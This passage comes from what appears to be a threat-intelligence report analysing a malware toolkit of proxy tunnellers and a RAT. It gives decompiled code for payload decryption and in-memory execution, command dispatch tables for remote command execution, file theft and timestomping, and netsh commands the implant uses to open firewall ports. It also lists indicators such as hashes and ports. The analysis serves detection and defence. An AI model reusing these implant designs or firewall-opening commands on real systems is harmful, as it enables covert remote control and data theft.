                db 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
                db 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 9 dup(0)
                db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
                db 0CCh, 0DDh, 0EEh, 0FFh, 0DDh, 0A9h, 7Ch, 0A4h, 86h
                db 4Ch, 0DFh, 0E0h, 6Eh, 0AFh, 70h, 0A0h, 0ECh, 0Dh, 71h
                db 91h, 20h, 4 dup(0), 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah
                db 0Bh, 0Ch, 0Dh, 0Eh, 0Fh, 10h, 11h, 12h, 13h, 14h, 15h
                db 16h, 17h, 18h, 19h, 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 0
                db 11h, 22h, 33h, 44h, 55h, 66h, 77h, 88h, 99h, 0AAh, 0BBh
                db 0CCh, 0DDh, 0EEh, 0FFh, 8Eh, 0A2h, 0B7h, 0CAh, 51h
                db 67h, 45h, 0BFh, 0EAh, 0FCh, 49h, 90h, 4Bh, 49h, 60h
                db 89h, 4 dup(0)
aLibtommath     db 'LibTomMath',0       ; DATA XREF: .rdata:off_7FEF77B1D60↓o
```

Some constants from the libgcrypt library are presented below:

```
aAes            db 'aes',0              ; DATA XREF: sub_7FEF7755090+9B↑o
                                        ; .rdata:off_7FEF77AD380↑o
                align 20h
DH_modulus      db '87A8E61DB4B6663CFFBBD19C651959998CEEF608660DD0F25D2CEED4435E3B00E'
                                        ; DATA XREF: sub_7FEF77572A0:loc_7FEF7757440↑o
                db '00DF8F1D61957D4FAF7DF4561B2AA3016C3D91134096FAA3BF4296D830E9A7C20'
                db '9E0C6497517ABD5A8A9D306BCF67ED91F9E6725B4758C022E0B1EF4275BF7B6C5'
                db 'BFC11D45F9088B941F54EB1E59BB8BC39A0BF12307F5C4FDB70C581B23F76B63A'
                db 'CAE1CAA6B7902D52526735488A0EF13C6D9A51BFA4AB3AD8347796524D8EF6A16'
                db '7B5A41825D967E144E5140564251CCACB83E6B486F6B3CA3F7971506026C0B857'
                db 'F689962856DED4010ABD0BE621C3A3960A54E710C375F26375D7014103A4B5433'
                db '0C198AF126116D2276E11715F693877FAD7EF09CADB094AE91E1A1597',0
                align 10h
DH_base         db '3FB32C9B73134D0B2E77506660EDBD484CA7B18F21EF205407F4793A1A0BA1251'
                                        ; DATA XREF: sub_7FEF77572A0+1A7↑o
                db '0DBC15077BE463FFF4FED4AAC0BB555BE3A6C1B0C6B47B1BC3773BF7E8C6F6290'
                db '1228F8C28CBB18A55AE31341000A650196F931C77A57F2DDF463E5E9EC144B777'
                db 'DE62AAAB8A8628AC376D282D6ED3864E67982428EBC831D14348F6F2F9193B504'
                db '5AF2767164E1DFC967C1FB3F2E55A4BD1BFFE83B9C80D052B985D182EA0ADB2A3'
                db 'B7313D3FE14C8484B1E052588B9B7D2BBD2DF016199ECD06E1557CD0915B3353B'
                db 'BB64E0EC377FD028370DF92B52C7891428CDC67EB6184B523D1DB246C32F63078'
                db '490F00EF8D647D148D47954515E2327CFEF98C582664B4C0F6CC41659',0
                align 8
aClientFinished db 'client finished',0  ; DATA XREF: sub_7FEF77591E0+134↑o
                                        ; sub_7FEF775B8F0+17A↑o
aServerFinished db 'server finished',0  ; DATA XREF: sub_7FEF77591E0+15A↑o
                                        ; sub_7FEF775B8F0+1B7↑o
```

After decoding arguments (the arguments that were passed to the second stage module), the payload gets an IP address and a port of the C&C server. The payload communicates with the C&C server using a specific encryption protocol at the application level.

If the remote host is specified, then the connection is performed to this node. As has been mentioned, the sample body contains several Russian words in transliteration:

```
  if ( stricmp(&command, "ustanavlivat")
    break;
  len2 = 0;
  Src = 0;
  memset(&v11, 0, 0x103ui64);           // we will be here if get "ustanavlivat" command
  if ( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )// get "ustanavlivat" command len
    return 0xFFFFFFFFi64;
  decode(&len2, 4);
  v3 = len2;
  if ( !read_n_bytes_from_response_to_buffer(socket, &Src, len2, 60000) )// get "ustanavlivat" command destination
    return 0xFFFFFFFFi64;
  decode(&Src, v3);                     // decode then
  memset(&::Dst, 0, 0x104ui64);
  strcpy_s(&::Dst, 0x104ui64, &Src);    // copy to Dst string
}
if ( stricmp(&command, "poluchit") )
  break;
len2 = strlen(&::Dst);                  // // we will be here if get "poluchit" command
if ( !encode_and_send_if_need(socket, &len2, 4) || !encode_and_send_if_need(socket, &::Dst, len2) )
  return 0xFFFFFFFFi64;

( stricmp(&command, "pereslat") )
break;
en2 = 0;                                // // we will be here if get "pereslat" command
( !read_n_bytes_from_response_to_buffer(socket, &len2, 4, 60000) )
return 0xFFFFFFFFi64;
ecode(&len2, 4);                        // num of threads counter dword
or ( i = 0; i < len2; ++i )

CreateThread(0i64, 0i64, StartAddress, 0i64, 0, 0i64);
Sleep(0x3E8u);


( !stricmp(&command, "derzhat") || stricmp(&command, "vykhodit") );// do loop while when we not get exit command
```

"Nachalo" is a debugging string that will be sent in encrypted format to the C&C server, indicating that a connection to the target node is established. When executing a thread, 5 attempts are made to connect to the C&C server directly. The program will shut down if the connection fails. In the event the connection is successful, the application receives commands from the C&C server and executes them. All commands and server responses are encrypted by default, but for your convenience, they are listed below in decrypted form.

The main purpose of connecting to the C&C server is to receive (or send) encrypted content from the server to the target machine. The connection to the C&C server is performed to the network address and port that are specified as command-line arguments when the sample is launched (by Loader).

Below is a list of available commands:

Commands from the C&C server

Command	Description
ustanavlivat	to receive a network address of the active Server2 server from the C&C server (the address will be sent in the next package)
poluchit	to send a network address of the current Layer 2 server to the C&C server
pereslat	to forward data between the C&C server and Server2
derzhat	to keep the connection open
vykhodit	to terminate the session

Messages to the C&C server

Command	Description
Nachalo	This message sent to the C&C server or the proxy during the start of the sample is the start-up indicator
kliyent2podklyuchit	a testing proxy performance package
ssylka	to connect to the C&C server to forward traffic between the C&C server and Server2
vykhodit	notifying the C&C server of session termination

By sending the "ssylka" message to the C&C server, the analyzed file can make the C&C server keep the connection open for further traffic redirection between the C&C server and Layer 1. The "ssylka" command is executed in the event the "pereslat" command is received from the C&C server. This means that the C&C server initiates the communication session by sending the «pereslat» command and waits for the incoming connection from the program (with the "ssylka" message) to further forward traffic between the C&C server and Layer 1 (communications are possible in both directions). The sample does not have a list of commands to forward traffic between the C&C server and Server2, it just redirects data from the one socket to another, when two connections are active.

One of the commands that can be received from the C&C server is «ustanavlivat». In the event the program receives it, it performs an additional request to the C&C server and receives a network address of the Server2 node, which will be further used as an end point to proxy network traffic.

The "kliyent2podklyuchit" message is intended to check the efficiency of an intermediate proxy server, through which network connections will be performed. If the target computer is specified in the command line, the sample will connect to this host with an additional message "kliyent2podklyuchit". The connection is performed using the functionality of the statically linked library “libcurl”. In the event the connection is successful, traffic from the C&C server will further go through the proxy. If not, the application terminates its operation.

The C&C server also may send the "poluchit" command. Once this command is received, the analyzed file will send a network address of the current server Server2 to the C&C server.

The next possible command from the C&C server is "pereslat". Once this command is received, the file requests data from the C&C server and receives a certain X number. Following this, the sample will execute a multi-threaded C&C request with the "ssylka" command and forward traffic between the C&C server and Server2 nodes, when necessary. The number of threads for traffic redirection is equal to the X number that was previously obtained from the C&C server. If X> 1, then more than one equivalent tunnel is established simultaneously to redirect traffic from the C&C server to Server2 (the "ssylka" command).

"On top" of the application protocol with encryption, application traffic is wrapped up inside ordinary TLS. "Visible" network traffic is a simple TLS connection.

```
16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 1C C0 13 C0 14 C0 27 C0 2F
00 9E 00 6B 00 67 00 39 00 33 00 9C 00 3D 00 3C 00 35 00 2F 01 00 xx xx 00
0A 00 08 00 06 xx xx xx xx xx xx

16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 0E C0 13 C0 14 00 39 00 39
00 33 00 35 00 2F 01 00

16 xx xx xx xx yy 00 xx xx xx xx [32 rnd bytes] 00 00 xx 00 00 05 FF 01 00 01 00
```

Server_RAT

The ejbss.dll library (MD5: 570e6ea21cdce694a4a74876ca87534a, size: 226304 bytes) is classified as Server_RAT.

Description

The file is a resident RAT application that, once launched, waits for incoming connections on a specific port to control the infected PC. The functions available for a remote operator include launching arbitrary commands, collecting data about the system, active PC sessions and running processes, deleting arbitrary files, reading data from the file, downloading and executing files.

The program is installed as a service (purportedly using Dropper) and extracts the payload from itself. The scheme is similar to that that is used to infect client (target) machines.

Through examination of infected proxies, Group-IB specialists identified a service called rpcapt and a path to the program %WINDIR%\ejbss.dll.

After startup, Payload is extracted and decrypted


```
__int64 __fastcall DecryptBuffer(__int64 lpenc_buff, int ienc_buff_size, _QWORD *lprez, unsigned int irez_size)
{
  __int64 enc_buff; // r14@1
  unsigned int rez_size; // esi@1
  _QWORD *v6; // rbp@1
  int v7; // er13@1
  unsigned int v8; // ebx@1
  void *v9; // rax@1
  void *rez; // rdi@1
  int enc_buff_size; // ST20_4@2
  unsigned int v12; // eax@2
  int FinalUncompressedSize; // [rsp+78h] [rbp+20h]@2

  enc_buff = lpenc_buff;
  rez_size = irez_size;
  v6 = lprez;
  v7 = ienc_buff_size;
  v8 = 0;
  v9 = malloc(irez_size);
  rez = v9;
  if ( v9 )
  {
    memset(v9, 0, rez_size);
    enc_buff_size = v7;
    v12 = RtlDecompressBuffer(COMPRESSION_FORMAT_LZNT1, rez, rez_size, enc_buff, enc_buff_size, &FinalUncompressedSize);
    if ( (v12 & 0x80000000) != 0 )
    {
      DbgPrint("DecompressBuffer(): RtlDecompressBuffer failed with status %lx\n", v12);
    }
    else
    {
      LOBYTE(v8) = FinalUncompressedSize == rez_size;
      if ( v8 )
      {
        *v6 = rez;
        return v8;
      }
    }
    free(rez);
  }
  return v8;
}
```

```
char decrypt_and_run_payload()
{
  size_t v0; // rdi@2
  SIZE_T v1; // rsi@2
  _DWORD *v2; // rax@2
  _DWORD *v3; // rbx@2
  _QWORD *v4; // rax@3
  __int64 v5; // rdi@3
  void (__fastcall *v6)(_QWORD); // rax@4
  char v8; // [rsp+30h] [rbp+8h]@1
  void *Memory; // [rsp+38h] [rbp+10h]@1

  if ( decrypt_payload(hdllinst, &Memory, &v8) )
  {
    v0 = *Memory;
    v1 = v0 + 1;
    v2 = LocalAlloc(0x40u, v1);
    v3 = v2;
    if ( v2 )
    {
      memmove(v2, Memory + 4, v0);
      v4 = process_pe(v3);
      v5 = v4;
      if ( v4 )
      {
        v6 = find_proc_in_pe(v4, 1);
        if ( v6 )
          v6(0i64);                                   // run payload
        else
          sub_1800017D0(v5);
        memset(v3, 0, v1);
        LocalFree(v3);
      }
    }
    free(Memory);
  }
  return 0;
}
```

The decrypted file is also a dynamic library containing a payload. After decryption, the file looks for exported funtion with ordinal #1 and calls it.



Name	Address	Ordinal
	000000018001167C	1
DllEntryPoint	000000018001BCA0	[main entry]

- On first run the application checks for the "mbcrs.rll" file in the OS system directory. In the event the file exists, the app decrypts it and reads a port number from the file. This number will then be used for network communications. If the file does not exist, it is created and the port number generated in random fashion is added there in encrypted form. It is worth noting that Group-IB specialists always observed port 3365 on the proxy.
- The file can use a port preconfigured by the attacker (and not a port with a random number), if the "mbcrs.rll" file was copied with it during the RAT installation.
- For the network port that will be used for network communications, an rule is generated for the OS firewall. This action is performed by running one of the following commands:

```
netsh advfirewall firewall add rule name=CoreNetworkingHTTPS
dir=in action=allow Protocol=TCP localport=%d

netsh firewall add portopening protocol=tcp port=%d
name=CoreNetworkingHTTPS

where %d – the above-mentioned port number
```

- waits for incoming connections from the operator on the port, mentioned in the point above
- can execute commands as required by the operator

```
    if ( command == 'OF' )
    {
      v5 = get_system_info(sock, mb_encrypt_key);
LABEL_45:
      v4 = v5;
LABEL_48:
      if ( v4 )
        return v4;
    }
    else
    {
      switch ( command )
      {
        case 'OG':
          v5 = get_info_about_drives(sock, mb_encrypt_key);
          goto LABEL_45;
        case 'OH':
          v5 = find_files(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OR':
          v5 = set_current_dir(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OI':
          v5 = enum_processes(sock, mb_encrypt_key);
          goto LABEL_45;
        case 'OJ':
          v5 = kill_selected_process(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OM':
          v5 = start_new_process(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'ON':
          v5 = delete_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OO':
          v5 = write_data_to_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OP':
          v5 = set_filetime(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OQ':
          v5 = exec_cmd_and_read_output(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OU':
          v5 = create_file_ant_set_time(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OT':
          v5 = read_file(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OS':
          v5 = sub_180004ED4(sock, &buff, mb_encrypt_key);
          goto LABEL_45;
        case 'OV':
```

- **The table below contains a list of all commands available:**

Command	Description
OF	Collects and sends the following system data to the operator: OS version, processor, computer name, information about network interfaces, information about mounted disks
OG	Enumerates and sends data about existing disks in the system
OH	Checks for certain files on the disk
OR	Changes the current working directory
OI	Enumerates and sends running processes
OJ	Terminates the process with a specific name
OM	Runs the command / file
ON	Deletes a specific file
OO	Writes data to a specific file
OP	Sets the timestamps to a specific file that are the same as those of the system file shell32.dll
OQ	Executes the command and send its output
OU	Create a file with specified content and set the file timestamp that is the same as the timestamp of shell32.dll
OT	Reads the file contents and sends it to the operator
OS	Searches for the specified file or directory, reads its contents and sends it to the operator
OV	Gets and sends disk information
OW	Modifies the file's timestamp
OE	Connect to a specific network node for traffic transmission
OX	Reads, decrypts, and sends data from a file of the form "%windir%\system32\hyrX.dll" in the system directory (where X is an arbitrary substring), purportedly containing the bot configuration
OY	Writes data to a file in the system directory
OZ	Gathers data about active sessions
OC	Sends the "0d" command to the operator
OK	Sends the "0a" command to the operator

Server_TrafficForwarder


The msvmgr.exe (MD5: 3c3982d068bc7f2d1e4742c2009b0f46, size: 180224 bytes) and msdtc.exe (MD5: b603a16a950056df336fe3950c816 01d, size: 348160 bytes, MD5: d032aeb54cf1229e011c070ecd64c33, size: 315904 bytes) executable programs are Server_ TrafficForwarder.

On infected proxies, these programs always were child processes of Server_RAT and were located in %windows%.

Description

The file is a resident application that, once launched, waits for incoming connections on a specific port to provide further control of the PC to the attacker.


Server_TrafficForwarder uses the wolfSSL staticly linked library to implement asymmetric encryption of traffic between the client and the server.



Keys

It has two related files:

The “wcer.dat” file (size: 4382 bytes, md5: E39C8A1B2D35EC1B7BF73599 EA4A33FA) is a certificate file:



The “wkey.dat” file (size: 1675 bytes, md5: F329B8A6957635C8CCA1C97 FA459DC82) is a private key file

The related files are used to encrypt network traffic and verify the client.

Information about the C&C server or addresses of clients is not available in the file. The sample just waits for incoming connections to the selected port.

Main functionality

- Parses the command line arguments
  Example: "msvmgr.exe 4444 111.222.111.222 31337"

> The sample must be run with the following arguments:
>
> msvmgr.exe port ip1 port2
>
> where port is a port used to wait for incoming connections
>
> ip1 - an IP address of Layer 2 server to which it is required to connect
>
> port2 – a port of the Layer 2 server, to which it is required to connect to redirect traffic
>
> Based on the above-mentioned information, in the event the second command line argument (IP address) is specified, then after establishing connection with the client, the sample will connect to the network node from the second argument (for the above-mentioned example this will be "111.222.111.222") to the port from the third argument (31337 in the example). This server will be used to proxy traffic from the client. If the command-line arguments are not specified, the remote client will accept incoming connections, but will not tunnel the traffic, because it will not be able to establish an outgoing connection with the next node (it is not specified) and run two threads to redirect traffic.

- After the start, it reads the contents of the key and certificate file from the current directory.
- It binds the port from the arguments; if the arguments do not contain a port — it listens on a random port and waits for incoming connections

Supported functionality:


- performs network communications over an encrypted protocol
- self-removal
- reads and sends system information: about PC components, locales, free space on disks, RAM size, network adapters and local interfaces, OS version, Windows version identifier, PC name

```
  GetVersionExW(a1 + 1076);
  v10 = 0;
  memset(&v11, 0, 0x20u);
  GetSystemInfo(&v10);
  v2 = v14;
  v3 = v11;
  *(a1 + 1368) = v12;
  v4 = v10;
  *(a1 + 1376) = v2;
  v5 = v13;
  *(a1 + 1360) = v4;
  v6 = HIWORD(v10);
  *(a1 + 1364) = v3;
  LOWORD(v3) = v15;
  *(a1 + 1362) = v6;
  v7 = *(a1 + 1080);
  *(a1 + 1372) = v5;
  LOWORD(v5) = v16;
  *(a1 + 1380) = v3;
  *(a1 + 1382) = v5;
  if ( v7 >= 6 )
  {
    *v1 = 0;
    if ( GetProductInfo_0 )
      GetProductInfo_0(v7, *(a1 + 1084), 0, 0, a1 + 1076);
  }
  else
  {
    *v1 = GetSystemMetrics(89);
  }
  *(a1 + 1384) = 0;
  GetWinProductID(a1 + 1386, 128, a1 + 1642, 128);
  GetLocaleInfo(a1);
  *(a1 + 2944) = GetACP();
  *(a1 + 3976) = 64;
  *(a1 + 2940) = timezone;
  GlobalMemoryStatusEx(a1 + 3976);
  getdiskfreespace((a1 + 4040), (a1 + 4048));
  GetHardwareConfig(a1 + 2948, 256, a1 + 3204, 256);
  GetHardwareConfig2(a1 + 3460, 256, a1 + 3716, 256);
  GetNetworkInfo(a1 + 4056, 5);
  return 0;
}
```

```
int __cdecl CollectAndSendSystemInfo(int a1, int a2, int a3)
{
  __int16 v4; // [esp+8h] [ebp-21A8h]@1
  char v5; // [esp+Ah] [ebp-21A6h]@1
  __int16 Dest; // [esp+28h] [ebp-2188h]@1
  __int16 v7; // [esp+232h] [ebp-1F7Eh]@1
  __int16 v8; // [esp+21AEh] [ebp-2h]@1

  v4 = 0;
  memset(&v5, 0, 0x21A4u);
  v8 = 0;
  GetAllSystemInfo(&v4);
  wcscpy(&Dest, (*a3 + 1608));
  wcscpy(&v7, (*a3 + 2128));
  return SSL_send(&v4, 0x21A8, a3);
}
```

- can read and send the contents of the private key file
- checks the validity of client's responses (checking if this is a legitimate client). After first network request program gets the response from the client, decrypts and compares it with a previously known response. In the event he gets a different response - it drops the connection.



Below is the table of all available commands:

Table 1

Command	Description
0x1095	-
0x1096	Collects and sends system information
0x10AA	Gets the configuration
0x10AB	Changes the configuration (including the port on which it listens for connections)
0x10AE	-
0x10AF	-
0x10B3	Reads a private key file and sends it to the operator
0x10B4	Writes data to a file

Group-IB specialists have detected several versions of the file. They differ in the list of available commands. Another version of the malicious file has the following command list:

Table 2

Command	Description
NONE	-
GINF	Collects and sends system information about the PC
GCFG	Gets configuration
SCFG	Changes the configuration (including the port on which it listens connections)
SLEP	-
HIBN	-
LCLR	Records data to the file
LDWN	Reads a private key file and sends it to the operator

Backend_Listener

An executable file “msdtc.exe” (MD5: 5C1917F6753D03A08328132DB1E06571, size: 257 536 bytes) can be classified as Backend_Listener.

It is a service application waiting for incoming connections on two ports. It can redirect traffic from one port to another, thereby implementing a tunnel between the client connected to the second port and the client connected to the first one and vise versa.

Description

Once launched, the application extracts two arguments from the command line. These are port numbers on which the application will wait for incoming connections.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  u_short arg1; // di@3
  u_short arg2; // si@3
  char v6; // [esp+Ch] [ebp-2260h]@3
  int v7; // [esp+2268h] [ebp-4h]@3

  if ( argc != 3 )
    return 1;
  arg1 = atoi(argv[1]);                         // port1
  arg2 = atoi(argv[2]);                         // port2
  sub_402250(&v6);
  v7 = 0;
  if ( main_func(&v6, arg1, arg2) )
    Sleep(INFINITE);
  sub_4022F0(&v6);
  v7 = -1;
  sub_4022D0(&v6);
  return 0;
}
```

To encrypt traffic, an open source library named wolfSSL is used. After the application is started, the private key and certificate files will be extracted from the current directory. They are used to encrypt traffic between the server and connected clients that must have identical key pairs. Without them, you can not connect to the service, or decrypt its traffic.

```
, 0, &Filename, "wkey.dat", 0);

w_ex(v4);
e_certificate_file(v5, v3 + 8264) != 1 || wolfSSL_CTX_use_PrivateKey_file(v5, v3 + 8524, 1

v5);
```

The program opens two ports and waits for incoming connections from the operator on one of them. The first port is port1 from the command-line arguments. Port2 is the second argument. In our study, the first port was port 8080, the second one was port 9090.

```
else
{
  sock_copy = *(v3 + 2);
  *(v3 + 1) = 1;
  listen(sock_copy, 0xFFFF);
  *(v3 + 6) = arg1;
  v10 = _beginthreadex(0, 0, accept_thread, 1, 0, 0);// port1 from arg1 listening thread
  socket2_copy = *(v3 + 5);
  *(v3 + 4) = v10;
  listen(socket2_copy, 0xFFFF);
  *(v3 + 12) = arg2;
  *(v3 + 4) = _beginthreadex(0, 0, accept_thread, 0, 0, 0);// port2 from arg2 listening thread
  result = *(v3 + 1);
}
```

In order to trigger traffic from one port to another, the operator performs a connection to the server (server is the current sample, because it is just a service waiting for incoming connections) on port2 (9090).

Only an operator can connect to the server to control traffic because the service uses a private and public key pair to authorize and encrypt traffic (and this key pair must be identical to the one that the client-operator will use). In the event of absence of a key pair, or with a different pair of keys, the service will drop connections.

To establish a successful connection, several checks will be performed. In addition, traffic is encrypted with a reversible algorithm.

```
ssl = wolfSSL_new(sll_ctx);
ssl_copy = ssl;
ssl_port2 = ssl;
if ( ssl )
{
  fill_vtable(ssl, accept_socket);
  if ( accept_connection(ssl_copy) == 1
    && !parse_recved_data(ssl_copy)
    && !recv_4_bytes(ssl_copy, &len)
    && len <= 0x200
    && !recv_data(ssl_copy, &recv_buff, len) )
  {
    decrypt_packet(&v30, len - 32, &recv_buff, 0x20u);
    somessl = 0;
    if ( *(vtable + 9)                          // if accept_socket connection on port1 exists
      && (InterlockedIncrement(vtable + 8),
          socket_from_first_port = is_exists_active_session(vtable, 90, &somessl),
          socket_from_first_port != -1) )
    {
```

Response data from the server is partially randomized. Probably, this is intended to randomize the length of outgoing packets, so that traffic generated by the server alters, which complicates its detection.

If all the legitimacy tests of the operator's commands are passed, two traffic threads from one port to another will be triggered.

